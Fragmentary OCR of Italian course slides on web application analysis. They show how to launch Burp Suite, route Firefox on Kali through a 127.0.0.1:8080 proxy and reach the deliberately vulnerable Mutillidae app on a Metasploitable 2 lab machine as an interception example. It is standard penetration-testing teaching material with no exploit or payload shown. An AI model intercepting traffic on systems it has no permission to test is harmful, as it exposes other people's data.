
Web App Proxy – Burp Suite

- Avviamo Burp Suite tramite la modalità testuale, digitando il comando **`burpsuite`**




Analisi delle Applicazioni Web

Web App Proxy – Burp Suite – Dashboard Principale



Analisi delle Applicazioni Web

Web App Proxy – Burp Suite – Help



Analisi delle Applicazioni Web

Burp Suite – Documentazione


Burp Suite documentation

This documentation describes the functionality of all editions of Burp Suite and related components. Use the links below to get started:

- Burp Suite Professional and Community editions
- Burp Suite Enterprise Edition
- Dastardly, from Burp Suite
- Burp Scanner
- Burp Collaborator
- Burp Infiltrator
- Full documentation contents


Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 1




Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 1



Analisi delle Applicazioni Web


Burp Suite – Esempio di Man in the Middle 1



Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 1

- Su Kali impostiamo in Firefox il proxy **`127.0.0.1`** sulla porta **`8080`**




Senza chiudere la Burp Suite

Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 1


- Su Kali impostiamo in Firefox il proxy **`127.0.0.1`** sulla porta **`8080`**



Analisi delle Applicazioni Web


Burp Suite – Esempio di Man in the Middle 1

- Su Kali impostiamo in Firefox il proxy **`127.0.0.1`** sulla porta **`8080`**



Analisi delle Applicazioni Web


Burp Suite – Esempio di Man in the Middle 1



Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 1

- Da Firefox proviamo ad accedere al seguente URL
  - **`10.0.2.5/mutillidae`** [Macchina Metasploitable 2]

